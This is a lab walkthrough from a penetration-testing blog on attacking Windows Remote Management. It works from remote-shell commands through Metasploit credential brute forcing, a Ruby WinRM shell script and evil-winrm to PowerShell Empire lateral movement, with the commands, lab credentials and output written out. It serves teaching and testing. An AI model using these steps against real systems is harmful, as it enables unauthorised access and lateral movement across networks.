WinRM Penetration Testing

hackingarticles.in/winrm-penetration-testing

Raj June 12, 2020

In this post, we will discuss all possible methods and tools used for WinRM penetration testing. Let's get deep into WinRM service and its security assessment and learn more. This attack can be performed locally (using windows client machine) and remotely (using Kali Linux).

Lab Setup

Windows Server 2016: 192.168.1.105

Windows 10 client: 192.168.106

Kali Linux: 192.168.1.112

Table of Content

WinRM Service

WinRM is a command-line tool that enables administrators to remotely execute the CMD.exe commands using the WS-Management protocol. This specification describes a general SOAP-based protocol for managing systems such as PCs, servers, devices, Web

services, other applications, and other manageable entities. It port 5985 for HTTP transport and 5986 for HTTPS Transport.

On server and client versions of the Windows operating system, Enable-PSRemoting allows the administrator to access the remote shell using Powershell for private and domain networks through WinRM service.

History of WinRM


Versions 1.1 of Winrm have been found in Windows Vista and Windows Server 2008. Its versions 2.0 have been found in Windows 7 and Windows Server 2008 R2 and the latest version 3.0 is pre-installed in Windows 8 and Windows 2012 Server, but you need to enable it in Windows 10.

WinRM Configration

Configuring and installing WinRM is quite simple, but you only need to execute commands below that will enable WinRM on the server for trusted hosts. Here we have given the wildcard character (*) for all the machines on the network. This type of configuration cloud is a threat to the server because it allows any machine to connect to a server that knows the server's credential.

```
Enable-PSRemoting –force
winrm quickconfig -transport:https
Set-Item wsman:\localhost\client\trustedhosts *
Restart-Service WinRM
```

Note: *WinrRM Service should be Enabled on both machine (Server and client)*




Testing Connection

Now, with the help of the following command, we can check the server ‘s connectivity through any host machine on the network.

```
test-wsman -computername "WIN-S0V7KMTVLD2"
test-wsman -computername "192.168.1.105"
```

As you can see, the version details of the protocol and the product have been revealed, so this shows that we are capable of connecting to the server.



Lateral Movement- Locally

Connecting Server shell using CMD

As we know, WinRM is used to get a remote machine shell just like SSH, so if you have compromised an account or system that is a trusted host, you can access the server shell with the help of CMD. Here, first, we try to run the system command remotely using the server credential and execute the following command.

```
winrs -r:192.168.1.105 -u:ignite.local\administrator -p:Ignite@987 ipconfig
```

```
C:\Users\yashika.IGNITE.000>winrs -r:192.168.1.105 -u:ignite.local\administrator -p:Ignite@987 ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\Users\yashika.IGNITE.000>
```

Since we were able to run system command remotely thus, we try to access a remote shell with the help of the following command.

```
winrs -r:192.168.1.105 -u:ignite.local\administrator -p:Ignite@987 CMD
```

```
C:\Users\yashika.IGNITE.000>winrs -r:192.168.1.105 -u:ignite.local\administrator -p:Ignite@987 cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1C84-81C0

 Directory of C:\Users\Administrator

06/06/2020  08:24 AM    <DIR>          .
06/06/2020  08:24 AM    <DIR>          ..
04/15/2020  05:27 AM    <DIR>          Contacts
06/05/2020  10:53 AM    <DIR>          Desktop
05/18/2020  01:39 PM    <DIR>          Documents
06/01/2020  12:43 PM    <DIR>          Downloads
04/15/2020  05:27 AM    <DIR>          Favorites
04/15/2020  05:27 AM    <DIR>          Links
04/15/2020  05:27 AM    <DIR>          Music
04/15/2020  05:27 AM    <DIR>          Pictures
04/15/2020  05:27 AM    <DIR>          Saved Games
04/15/2020  05:27 AM    <DIR>          Searches
04/15/2020  05:27 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  42,851,508,224 bytes free

C:\Users\Administrator>
```

Connecting Remote shell using PowerShell

Just like a command prompt, you can also use PowerShell to remotely run arbitrary system commands and thus execute the following command through a compromised system.

```
Invoke-Command -ComputerName "192.168.1.105" -Credential workgroup\administrator -
Authentication Negotiate -Port 5985 -ScriptBlock {net user administrator}
```

As a result you can we have enumerated user details for the administrator account.

```
PS C:\Users\vashika.IGNITE.000> Invoke-Command -ComputerName "192.168.1.105" -Credential workgroup\administrator -Authentication Negotiate -Port 5985 -ScriptBlock {net user administrator}
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/15/2020 5:26:40 AM
Password expires             Never
Password changeable          4/16/2020 5:26:40 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/6/2020 8:24:46 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users            *Group Policy Creator
                             *Domain Admins           *Schema Admins
                             *Enterprise Admins
The command completed successfully.
```

Similarly, you can use PSSession to get a remote shell with PowerShell, so we need to run the following and get a server shell.

```
Enter-PSSession -ComputerName 192.168.1.105 -Credential administrator
```

```
PS C:\Users\yashika.IGNITE.000> Enter-PSSession -ComputerName 192.168.1.105 -Credential administrator
[192.168.1.105]: PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
[192.168.1.105]: PS C:\Users\Administrator\Documents>
```

Lateral Movement- Remotely

Scanning

So, first, you need to scan the host IP in order to identify available ports for WinRM and Nmap is the best tool to do so.

```
nmap -p5985,5986 -sV 192.168.1.105
```

From its scan, we found that 5985 (HTTP) is available for unsecure WinRM connections and 5986 (HTTPS) is available for secure WinRM connections.

```
root@kali:~# nmap -p5985,5986 -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-06 13:44 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00046s latency).

PORT     STATE SERVICE  VERSION
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:1F:07:D8 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Identify the WinRM Authentication Method

Further use can you Metasploit auxiliary to identify Authentication Method used by WinRM. This module sends a request to an HTTP/HTTPS service to see if it is a WinRM service. If it is a WinRM service, it also gathers the Authentication Methods supported.

```
use auxiliary/scanner/winrm/winrm_auth_methods
msf auxiliary(winrm_auth_methods) > set rhosts 192.168.1.105
```


```
msf5 > use auxiliary/scanner/winrm/winrm_auth_methods
msf5 auxiliary(scanner/winrm/winrm_auth_methods) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(scanner/winrm/winrm_auth_methods) > exploit

[+] 192.168.1.105:5985: Negotiate protocol supported
[+] 192.168.1.105:5985: Kerberos protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_auth_methods) >
```

WinRM Login Brute Force

This module attempts to authenticate to a WinRM service. It currently works only if the remote end allows Negotiate (NTLM) authentication. Kerberos is not currently supported. Please note: in order to use this module without SSL, the ‘AllowUnencrypted’ winrm option must be set. Otherwise, adjust the port and set the SSL options in the module as appropriate.

```
use auxiliary/scanner/winrm/winrm_login
msf auxiliary(scanner/winrm/winrm_login) > set rhosts 192.168.1.105
msf auxiliary(scanner/winrm/winrm_login) > set user_file /root/user.txt
msf auxiliary(scanner/winrm/winrm_login) > set pass_file /root/pass.txt
msf auxiliary(scanner/winrm/winrm_login) > set stop_on_success true
msf auxiliary(scanner/winrm/winrm_login) > exploit
```

As a result, it will try a valid combination of username and password and dump the output accordingly.



Connect to Remote Shell through Ruby script

You can download the ruby script from GitHub that allow the Linux system to connect with Windows Protocol WinRM and provide the access of the PowerShell of the target machine. You can download it from **here** and add Target IP, username as well as password inside the download script then install WinRM in your local machine and execute the script.

```
gem install winrm
ruby winrm-shell.rb
```

As a result, you will get PowerShell access to the target machine as shown.


```
root@kali:~# gem install winrm
Successfully installed winrm-2.3.4
Parsing documentation for winrm-2.3.4
Done installing documentation for winrm after 0 seconds
1 gem installed
root@kali:~# cat winrm-shell.rb
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://192.168.1.105:5985/wsman',
  user: 'administrator',
  password: 'Ignite@987',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
root@kali:~# ruby winrm-shell.rb
PS > dir
PS > ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS >
```

Connecting Remote Shell through Evil-WinRM

Now using evil-winrm we try to access remote machine shell by connecting through port 5985 open for winrm. In our previous article we have already discussed on Evil-Winrm and its usage, you can more about it from **here**.

```
evil-winrm -i 192.168.1.105 -u administrator -p 'Ignite@987'
```

As a result, it will give access to victim shell by providing its PowerShell as given below.



Connecting Remote Shell through PowerShell Empire

Once you've compromised the host machine using the empire, as we've done here. Using Powershell Empire, you can perform post-exploitation to access the server shell via the client machine using the WinRM service.

```
(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process           PID    Delay
 ----     -- -----------     ------------      --------              -------           ---    -----
 1MA7NT4R ps 192.168.1.106   CLIENT1           IGNITE\yashika        powershell        6968   5/0.0

(Empire: agents) > interact 1MA7NT4R
(Empire: 1MA7NT4R) > info

[*] Agent info:

        id                    1
        session_id            1MA7NT4R
        listener              http
        name                  1MA7NT4R
        language              powershell
        language_version      5
        delay                 5
        jitter                0.0
        external_ip           192.168.1.106
        internal_ip           192.168.1.106
        username              IGNITE\yashika
        high_integrity        0
        process_name          powershell
        process_id            6968
        hostname              CLIENT1
        os_details            Microsoft Windows 10 Pro
        session_key           R;2K|uG^olq*t!?v}9nyDQxTWs=0,VOj
        nonce                 9779462265600831
        checkin_time          2020-06-06 14:31:52
        lastseen_time         2020-06-06 14:32:18
        parent                None
        children              None
        servers               None
        profile               /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                              6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        kill_date
        working_hours
        lost_limit            60
        taskings              None

(Empire: 1MA7NT4R) >
```

```
usemodule lateral_movement/invoke_psremoting
set Listener http
set ComputerName 192.168.1.105
set UserName administrator
set Password Ignite@987
execute
```

And finally! We got the shell of the server through client machine.

```
(Empire: 1MA7NT4R) > usemodule lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) > set Listener http
(Empire: powershell/lateral_movement/invoke_psremoting) > set ComputerName 192.168.1.105
(Empire: powershell/lateral_movement/invoke_psremoting) > set UserName administrator
(Empire: powershell/lateral_movement/invoke_psremoting) > set Password Ignite@987
(Empire: powershell/lateral_movement/invoke_psremoting) > execute
[*] Tasked 1MA7NT4R to run TASK_CMD_WAIT
[*] Agent 1MA7NT4R tasked with task ID 1
[*] Tasked agent 1MA7NT4R to run module powershell/lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) >
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.105
[*] New agent XYEB7F6L checked in
[+] Initial agent XYEB7F6L from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to XYEB7F6L at 192.168.1.105

(Empire: powershell/lateral_movement/invoke_psremoting) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 1MA7NT4R ps 192.168.1.106   CLIENT1           IGNITE\yashika          powershell
 XYEB7F6L ps 192.168.1.105   WIN-S0V7KMTVLD2   *IGNITE\Administrator   powershell

(Empire: agents) > interact XYEB7F6L
(Empire: XYEB7F6L) > info

[*] Agent info:

        id                  2
        session_id          XYEB7F6L
        listener            http
        name                XYEB7F6L
        language            powershell
        language_version    5
        delay               5
        jitter              0.0
        external_ip         192.168.1.105
        internal_ip         192.168.1.105
        username            IGNITE\Administrator
        high_integrity      1
        process_name        powershell
        process_id          3560
        hostname            WIN-S0V7KMTVLD2
        os_details          Microsoft Windows Server 2016 Standard Evaluation
        session_key         &0P3`BF{)H•−YN;%?r~U}k≠Vxt/ZXv4
        nonce               0264811606473456
        checkin_time        2020-06-06 14:35:15
        lastseen_time       2020-06-06 14:35:41
        parent              None
        children            None
        servers             None
        profile             /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (W
                            6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        kill_date
        working_hours
```

